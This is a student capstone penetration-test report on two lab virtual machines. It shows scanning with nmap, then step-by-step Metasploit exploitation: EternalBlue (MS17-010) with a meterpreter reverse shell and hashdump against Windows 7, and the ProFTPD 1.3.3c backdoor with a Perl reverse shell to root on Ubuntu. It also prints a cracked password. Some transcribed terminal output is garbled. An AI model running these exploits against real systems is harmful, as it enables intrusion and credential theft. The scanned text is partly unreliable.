

CYBER SECURITY CAPSTONE PROJECT

Prepared by: M. Manikanta Kumar

Project I: Technical and Non-Technical VAPT Report Submission

Project Scenario:

You are employed as a Security Consultant by a mid-size enterprise that suspects a compromise within its internal network. Two critical systems—an **Ubuntu Server** and a legacy **Windows 7 Workstation** are suspected to be vulnerable. Your role is to conduct a complete **Vulnerability Assessment and Penetration Test (VAPT)** on both machines.

The client expects you to:

- Perform thorough reconnaissance
- Identify vulnerabilities and exploit them
- Gain system-level access (if possible)
- Provide both technical findings and executive-level recommendations

Deliverables include a **Technical Report** detailing tools used, methods, and exploitation steps, as well as a **Non-Technical Report** for the management, outlining risks, mitigations, and timelines.

1. Introduction


To conduct the VAPT on both the machines first we have to check the target machines are connected to NAT Adapter and the Kali machine is also connected to the NAT Adapter.

Once we got confirmed that machines are in NAT network then we can proceed with VAPT.

2. Network Identification & Reconnaissance

Turn on one target machine along with the kali machine and launch the terminal in Kali Machine and run the command as follows

```
date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo arp-scan -l
```



A screenshot of a terminal window titled 'Terminal - kali@kali -/Desktop'. The window shows the command 'sudo arp-scan -l' being run. The output lists three IP addresses: 192.168.43.1, 192.168.43.45, and 192.168.43.242. The last two are highlighted with a red box. Below the list, the terminal displays statistics: '3 packets received by filter, 0 packets dropped by kernel' and 'Ending arp-scan 1.10.0: 256 hosts scanned in 2.229 seconds (114.85 hosts/sec). 3 responded'.

As I observed I got 3 IP's were shown using the arp-scan.

192.168.43.1 → This IP is the Wifi.

192.168.43.45 → This IP is unknown machine.

192.168.43.242 → This IP is the host system.

Now we have to detect what OS is running on unknown machine using the command as

```
date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo nmap -Pn -O 192.168.43.45 -oN os_scan.txt
```

```
(kali㉿kali)-[~/Desktop]
└─$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -Pn -oN 192.168.43.45 -oN
Win-7/os-scan.txt
Tue Jun 3 01:52:28 PM IST 2025
StudentID: M.Manikanta Kumar

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 13:52 IST
Nmap scan report for 192.168.43.45
Host is up (0.003s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 08:00:27:09:FF:05 (Oracle VirtualBox virtual NIC)
Device type: general-purpose
Running as: Microsoft Windows 7 [2008] (7|2008|8.1)
OS CPE: cpe:/microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds
```

After the scan got completed, it shows the OS details as Microsoft Windows 7. So that I concluded that this system is the Windows 7 and its IP address is **192.168.43.45**

And also, it displayed some ports 135, 139, 445, 49152, 49153, 49154, 49155, 49156 are opened.

With this, Network Identification & Reconnaissance phase is completed.

3. Port & Service Enumeration

To discover what are the services that are currently running on the open ports, I'm using the nmap tool and run this command:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" &&
sudo nmap -p135,139,445,49152,49153,49143,49155,49156 -sV 192.168.43.45 -oN service_scan.txt
(kali㉿kali)-[~/Desktop]
└─$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -p135,139,445,49152,49153,49154,49155,49156 -sV
192.168.43.45 -oN service_scan.txt
Tue Jun 3 01:53:04 PM IST 2025
StudentID: M.Manikanta Kumar

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 14:15 IST
Nmap scan report for 192.168.43.45
Host is up (0.004s latency).
Service scan timing: About 37.50s done; ETC: 14:16 (0:00:27 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 37.50s done; ETC: 14:18 (0:01:30 remaining)
Nmap scan report for 192.168.43.45
Host is up (0.004s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc       Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows NetBIOS-S
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc       Microsoft Windows RPC
49153/tcp  open  msrpc       Microsoft Windows RPC
49154/tcp  open  msrpc       Microsoft Windows RPC
49155/tcp  open  msrpc       Microsoft Windows RPC
49156/tcp  open  msrpc       Microsoft Windows RPC

MAC Address: 08:00:27:09:FF:05 (Oracle VirtualBox virtual NIC)
Service Info: Host: JUN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.37 seconds
(kali㉿kali)-[~/Desktop]
```

The images shows, what are the services are running on each port number. As clearly observed, msrpc service is running on ports 135 and, 49152 – 49156. So I took 135 port and continued with my VAPT.

So the taken ports are 135,139,445

4. Vulnerability Discovery.

Now it's time to check what are the vulnerable ports among these three. To check them I ran this command:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" &&
sudo nmap -p135,139,445 --script vuln 192.168.43.45 -oN vuln_scan.txt
```

```
[root@kali:~]# ./Desktop
$ date &@ echo "StudentID: M.Mankanta Kumar" &@ echo "" &@ sudo nmap -p135,139,445 -sV --script vuln 192.168.43.45 -oN Win-7-vuln-report.txt
Tue Jun 3 02:29:47 PM IST 2025
StudentID: M.Mankanta Kumar

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 14:29 IST
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.15% done; ETC: 14:30 (0:00:00 remaining)
Nmap scan report for 192.168.43.45
Host is up (0.0027s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:09:F6:05 (Oracle VirtualBox virtual NIC)
Service Info: Host: JOM-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ vuln-win-7-ms10-001: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-win-7-ms10-002: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       Iden: MS17-010
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

After running this command, it shows smb-vuln-ms17-010 is a vulnerable that exists having a risk factor of high value.

The vulnerable port is 445 and the vulnerability is the samba (ms17-010).

5. Remote Code Execution (RCE)

Now we are entering into the next phase Remote Code Execution, for this we have to launch the Metasploit framework using the command as:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && msfconsole -q
```

```
kali㉿kali: ~/Desktop x kali㉿kali: ~/Desktop

[ kali㉿kali: {~/Desktop} ]
$ date &> echo "StudentID: M.Manikanta Kumar" &> msfconsole -q
Tue Jun 3 02:46:56 PM IST 2025
StudentID: M.Manikanta Kumar

msf6 > 
```

Now we have to search for ms17-010 in the msf6 as follows:

From the above exploits, I'm using the 0th exploit. So, the command is use 0

```
kali㉿kali: ~/Desktop  
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Now the exploit windows/smb/ms17_010_永恒之蓝 is selected. Then I entered the command as `show options`

```

[Administrator: ~] msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -----          -----      -----
  RHOSTS        yes            no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#targeting-a-host
  LPORT         445           yes        The local port (TCP)
  SMBDomain    (Optional)    no        The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass      (Optional)    no        The password for the specified username.
  SMBUser      (Optional)    no        The user name for authentication
  VERIFY_ARCH   true          yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true          yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -----          -----      -----
  EXITFUNC      thread         no        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.43.74  yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0  Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

With the above information, the RHOSTS : Target Machine IP (Windows IP)

RPORT : port number which is vulnerable i.e., 445

LHOST : Listener Host Address (i.e., Kali IP Address)

LPORT : Listener Port Address (random port of kali)

So now we have to set those values one-by-one as follows:-

```
set RHOSTS=192.168.43.45  
set RPORT=445  
set LHOST=192.168.43.74  
set LPORT=4444
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.43.45
RHOSTS => 192.168.43.45
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORt 445
RPORt => 445
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST=192.168.43.74
[!] Unknown datastore option: LHOST=192.168.43.74.
LHOST=>192.168.43.74 > set LPORT 6565
LPORT=>6565
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Now again enter the command:-

show options

```
File Edit View Terminal Tabs Help Terminal - kali@kali: ~/Desktop

kali@kali: ~/Desktop/Win-7
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name          Current Setting  Required  Description
RHOSTS        192.168.43.45   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
ing-metasploit.html
RPORT         445            yes       The target port (TCP)
SMBDomain     no             no        (Optional!) The Windows domain to use for authentication. Only affects Windows Serve
r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass        no             no        (Optional!) The password for the specified username
SMBUser        no             no        (Optional!) The user to authenticate as
VERIFY_ARCH   true           yes      Check if remote architecture matches exploit Target. Only affects Windows Server 20
08 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET  true           yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Win
dows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
-----          -----          -----          -----
EXITFUNC      thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.43.74   yes       The listen address (an interface may be specified)
LPORT         4444           yes       The listen port

Exploit target:

Id Name
-- --
0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Now enter the command as

exploit

```
msf6 exploit(windows/smb/ms17_016_永恒之蓝) > exploit
[*] Started reverse TCP handler on 192.168.43.74:4444
[*] 192.168.43.45:445 - Using auxiliary/scanner/smb/smb_ms17_016 as check
[*] 192.168.43.45:445 - Host is vulnerable
[*] msf6 exploit(windows/smb/ms17_016_永恒之蓝) > /gems/recon-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '*' and '?' was replaced with '*' in regular expression
[*] 192.168.43.45:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.43.45:445 - The target is vulnerable.

[*] 192.168.43.45:445 - Connecting to target for exploitation.
[*] 192.168.43.45:445 - Connection established for exploitation.
[*] 192.168.43.45:445 - Target OS was detected from SMB reply
[*] 192.168.43.45:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.43.45:445 - 0x00000000 57 69 6e 6f 77 73 20 37 2a 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.43.45:445 - 0x00000010 73 69 0f 6e 0f 2c 37 30 31 28 53 65 72 76 sional 7001 Serv
[*] 192.168.43.45:445 - 0x00000020 69 63 65 20 50 61 63 0b 20 31 ice Pack 1
[*] 192.168.43.45:445 - Target arch detected from SMB reply indicated by DCE/RPC reply
[*] 192.168.43.45:445 - Target exploit with 13 Groom Allocations
[*] 192.168.43.45:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.45:445 - Starting non-page pool grooming
[*] 192.168.43.45:445 - Sending SMBv2 buffers
[*] 192.168.43.45:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.43.45:445 - Sending final SMBv2 buffers.
[*] 192.168.43.45:445 - Receiving response from exploit packet!
[*] 192.168.43.45:445 - Receiving response from exploit packet
[*] 192.168.43.45:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
```

After hitting the exploit, it started the reverse TCP handler in kali machine via port 4444. Then using the smb_ms17_010 vulnerability, it successfully exploited the windows machine and it shows the WIN as the success of exploit. Meterpreter session in background is running.

So, the Remote Code Execution (RCE) is successfully implemented.

6. Credential Discovery

Now it's time to crack down the login credentials of the windows system using the meterpreter session created before. So I entered the command as

hashdump

Now I got the hash values of the login credentials and I want the Jon user details so I copied that hash value of the Jon and saved into a win-hash file in kali.

Then after getting the hash value, it's time to crack the hash. For that I'm using the offline password cracking tool JohnTheRipper.

The command is as follows:-

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && john --format=NT  
-wordlist=/usr/share/wordlists/rockyou.txt win7-hash
```

```
[kali㉿kali:~/Desktop/Win7] $ date && echo "StudentID: M.Manikanta Kumar" && echo "" && john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt win7-hashed  
Tue Jun  3 03:23:50 PM IST 2025  
StudentID: M.Manikanta Kumar  
  
Using default input encoding: UTF-8  
Loaded 1 password hash (NT [MD4 128x128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
alqfna22          (Jon)  
1g 0.00 0.00 DONE (2025-06-03 15:23) 1.098g/s 11209Kp/s 11209Kc/s 11209KC/s alqui.alpusidi  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.
```

I got the password of the windows 7 machine for Jon user, is alqfna22

UBUNTU:

Now it's time to conduct the VAPT on the remaninig machine. For that, turn on the another machine and connect it to the NAT Adapter.

Step-1: Network Identification

Turn on ubuntu target machine along with the kali machine and launch the terminal in Kali Machine and run the command below:-

```
date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo arp-scan -l
```

```
(kali㉿kali)-[~]
$ date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo arp-scan -l
Thu Jun  5 10:35:35 AM IST 2025
StudentID: M.Manikanta Kumar

Interface: eth0, type: EN10MB, MAC: 08:00:27:13:65:6f, IPv4: 192.168.43.74
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.43.1 20:46:0c:08:17:ce      (Unknown)
192.168.43.184 08:00:27:a1:60:d8    (Unknown)
192.168.43.242 2e:23:94:12:70:92    (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.969 seconds (130.02 hosts/sec). 3 responded
```

As I observed I got 3 IP's were shown using the arp-scan.

192.168.43.1 → This IP is the Wifi.

192.168.43.184 → This IP is unknown machine.

192.168.43.242 → This IP is the host system.

Now we have to detect what OS is running on unknown machine using the command as

```
date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo nmap -Pn -O -vv 192.168.43.184
-oN os_scan.txt
```

```
(kali㉿kali)-[~/Desktop/Ubuntu]
$ date && echo "StudentID: M.Manikanta" && echo " " && sudo nmap -Pn -O -vv 192.168.43.184 -oN os_scan.txt
Thu Jun  5 10:46:12 AM IST 2025
StudentID: M.Manikanta

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-05 10:46 IST
Initiating ARP Ping Scan at 10:46
Scanning 192.168.43.184 [1 port]
Completed ARP Ping Scan at 10:46, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:46
Completed Parallel DNS resolution of 1 host. at 10:46, 0.28s elapsed
Initiating SYN Stealth Scan at 10:46
Scanning 192.168.43.184 [1000 ports]
Discovered open port 22/tcp on 192.168.43.184
Discovered open port 80/tcp on 192.168.43.184
Discovered open port 21/tcp on 192.168.43.184
Completed SYN Stealth Scan at 10:46, 0.52s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.43.184
Nmap scan report for 192.168.43.184
Host is up, received arp-response (0.0030s latency).
Scanned at 2025-06-05 10:46:13 IST for 1s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp   syn-ack ttl 64
22/tcp    open  ssh   syn-ack ttl 64
80/tcp    open  http  syn-ack ttl 64
MAC Address: 08:00:27:A1:60:D8 (Oracle VirtualBox virtual NIC)
device_type: general purpose
Running: Linux 3.XL4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/5%OT=21%CT=1%CU=43895%PV=Y%DS=1%DC=D%G=Y%M=080027
```

After the scan got completed, it shows the OS details as Linux. So that I concluded that this system is the Ubuntu Server and it's IP address is **192.168.43.184**

And also, it displayed the ports 21,22,80 were open

With this, Network Identification & Reconnaissance phase is completed.

Step-2: Port & Service Enumeration

To discover what are the versions that are currently running on the open ports, I ran this command;

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -p21,22,80 -sV 192.168.43.45 -oN  
version_scan.txt
```

```
[kali㉿kali]:[~/Desktop/Ubuntu]
$ date & echo "StudentID M.Manikanta" &> echo ** &> sudo nmap -p21,22,80 -sV -vv 192.168.43.184 -oN version_scan.txt
Thu Jun 5 10:48:54 AM IST 2025
StudentID M.Manikanta

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-05 10:48 IST
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 10:48
Scanning 192.168.43.184 [1 port]
Completed ARP Ping Scan at 10:48; 0.00s elapsed (i total hosts)
NSE: Starting parallel resolution of 1 host. at 10:48
Completed Parallel DNS Resolution of 1 host. at 10:48; 0.05s elapsed
Initiating SYN Stealth Scan on 192.168.43.184 [3 ports]
Scanning 192.168.43.184 [3 ports]
Discovered open port 21/tcp on 192.168.43.184
Discovered open port 22/tcp on 192.168.43.184
Discovered open port 80/tcp on 192.168.43.184
Completed SYN Stealth Scan at 10:48; 0.05s elapsed (3 total ports)
Initiating Service scan at 10:48
Scanning 3 services on 192.168.43.184
Completed Service scan at 10:49; 0.00s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.43.184.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:49
Completed NSE at 10:49; 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:49
Completed NSE at 10:49; 0.04s elapsed
Nmap scan report for 192.168.43.184
Host is up, receiving arp-response (0.0017s latency).
Scanned at 2025-06-05 10:48:55 IST for 7s

PORT      STATE SERVICE REASON          VERSION
21/tcp     open  ftp      syn-ack ttl 64  ProFTPD 1.3.3c
22/tcp     open  ssh      syn-ack ttl 64  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu; protocol 2.0)
80/tcp     open  http     syn-ack ttl 64  Apache httpd 2.4.18  ((Ubuntu))
MAC Address: 08:00:27:A1:6B:D8 (Oracle VM VirtualBox Virtual NIC)
Service Info: OS: UNIX, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
```

The versions running on the ports are

Port 21 : ProFTPD 1.3.3c

Port 22 : OpenSSH 7.2p2

Port 80 : Apache httpd 2.4.18

With this the port & service enumeration was successful.

Step-3: Vulnerability Discovery

Now it's time to check what are the vulnerable ports among these three. To check them I ran this command:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && searchsploit ProFTPD 1.3.3c  
date && echo "StudentID: M.Manikanta Kumar" && echo "" && searchsploit OpenSSH 7.2p2  
date && echo "StudentID: M.Manikanta Kumar" && echo "" && searchsploit Apache httpd 2.4.18
```

```
[kali㉿kali] -[~/Desktop/Ubuntu]
└$ date & echo "StudentID: M.Manikanta Kumar" &> echo "" &> searchsploit ProFTPD 1.3.3c
Thu Jun 5 10:55:25 AM IST 2025
StudentID: M.Manikanta Kumar

----- Exploit Title ----- Path -----
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
#ProFTPD 1.3.3c - Backdoor Command Execution (Metasploit) | linux/remote/16921.rb

----- Shellcodes: No Results ----- Path -----
[kali㉿kali] -[~/Desktop/Ubuntu]
└$ date & echo "StudentID: M.Manikanta Kumar" &> echo "" &> searchsploit OpenSSH 7.2p2
Thu Jun 5 10:55:25 AM IST 2025
StudentID: M.Manikanta Kumar

----- Exploit Title ----- Path -----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2 - Denial of Service | linux/dos/40889.py
OpenSSH < 7.4 - User Enumeration | Linux/local/45902.txt
OpenSSH < 7.4 - User Enumeration | linux/remote/40993.py
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSH < 7.7 - User Enumeration | linux/remote/40113.txt

----- Shellcodes: No Results ----- Path -----
[kali㉿kali] -[~/Desktop/Ubuntu]
└$ date & echo "StudentID: M.Manikanta Kumar" &> echo "" &> searchsploit Apache httpd 2.4.18
Thu Jun 5 10:56:32 AM IST 2025
StudentID: M.Manikanta Kumar

Exploits: No Results
Shellcodes: No Results

----- [kali㉿kali] -[~/Desktop/Ubuntu] -----
```

When I searched for ProFTPD 1.3.3c it shows two exploits and for OpenSSH 7.2p2 it shows two exploits and no exploit for the Apache httpd 2.4.18.

The ProFTPD has a Backdoor Command Execution exploit and the OpenSSH has the Username Enumeration exploit. Though we already know the username of the Ubuntu as Marlinspike so, I choose the ProFTPD vulnerability to conduct the Pentesting on the ubuntu machine.

The vulnerability selected is **ProFTPD-1.3.3c**

Step-4: Remote Code Execution

Now we are entering into the next phase Remote Code Execution, for this we have to launch the Metasploit framework using the command as:

```
date && echo "StudentID: M.Manikanta Kumar" && echo "" && msfconsole -q
```

date : displays the current date and time

&& : it executes the next command only after the first command is executed successfully

echo"" : prints the output in "

msfconsole : it starts the Metasploit framework

-q : it starts the framework in quite manner i.e., no banner showing of metasploit.

```
(kali㉿kali)-[~/Desktop/Ubuntu]
└─$ date && echo "StudentID: M.Manikanta Kumar" && echo "" && msfconsole -q
Thu Jun 5 10:57:45 AM IST 2025
StudentID: M.Manikanta Kumar

msf6 > [REDACTED]
```

Now I searched for the ProFTPD exploit in the msfconsole. Using the command as:

```
date && echo "StudentID: M.Manikanta Kumar"
```

```
search ProFTPD 1.3.3c
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

It shows the exploit which I have to proceed further. So I selected that exploit with the command as:

```
use 0
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > [REDACTED]
```

Successfully the exploit `unix/ftp/proftpd_133c_backdoor` is selected as shown in the above image. The next command is `show payloads`

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
4	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
5	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
6	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
7	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
8	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > [REDACTED]
```

Then entered the next command for selecting the 5th payload is as follows:

```
set payload cmd/unix/reverse  
show options
```

The screenshot shows the Metasploit Framework interface. The command history at the bottom shows:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse_perl  
payload => cmd/unix/reverse_perl  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

The 'show options' command has been run, displaying the module options for the selected exploit. The 'Payload options (cmd/unix/reverse_perl)' section is highlighted with a red box. It contains two entries:

Name	Current Setting	Required	Description
LHOST	192.168.43.74	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Below this, the 'Exploit target:' section is shown, containing a table with one entry:

ID	Name
0	Automatic

At the bottom, the message 'View the full module info with the info, or info -d command.' is displayed.

Now I have to set the LHOST,LPORT, RHOSTS values. For that the following commands are used:

```
set RHOSTS 192.168.43.184      (Ubuntu IP)  
set LHOST 192.168.43.74        (Kali IP)  
set LPORT 5566                  (Listener Port of the exploit, i.e., kali random port)  
show options
```

The screenshot shows the Metasploit Framework interface after setting the options. The command history at the bottom shows:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.43.184  
RHOSTS => 192.168.43.184  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.43.74  
LHOST => 192.168.43.74  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 5566  
LPORT => 5566  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

The 'show options' command has been run again, displaying the module options. The 'Payload options (cmd/unix/reverse_perl)' section is highlighted with a green box. It now contains the correct values:

Name	Current Setting	Required	Description
LHOST	192.168.43.74	yes	The listen address (an interface may be specified)
LPORT	5566	yes	The listen port

Below this, the 'Exploit target:' section is shown, containing a table with one entry:

ID	Name
0	Automatic

At the bottom, the message 'View the full module info with the info, or info -d command.' is displayed.

So the values have been set for the RHOSTS, RPORT, LHOST and LPORT. Then the next command is *exploit*.

The next step is to run the exploit. So the command is `run`

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 5566
LPORT => 5566
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting  Required  Description
----  -----  -----  -----
CHOST  no            The local client address
CPORT  no            The local client port
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.43.184  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
          l
RPORT  21            yes        The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.43.74  yes        The listen address (an interface may be specified)
LPORT  5566           yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.43.74:5566
[*] 192.168.43.184:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.43.74:5566 -> 192.168.43.184:47660) at 2025-06-05 11:20:42 +0530
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

The exploit is successfully installed and it opened a Shell session. So now I entered the command `id` to check which user permission I got acquired, it shows that a root user account. So, I logged into as root user of the machine.

Step-6: Credential Discovery

As a root user I gained the access to the ubuntu and a command shell is accessed via meterpreter. Now the credentials of the system has to be discovered. The following steps are to be followed.

Enter the command `ls`, it displays the files presented in the root directory of the ubuntu machine, have a look below once:

```
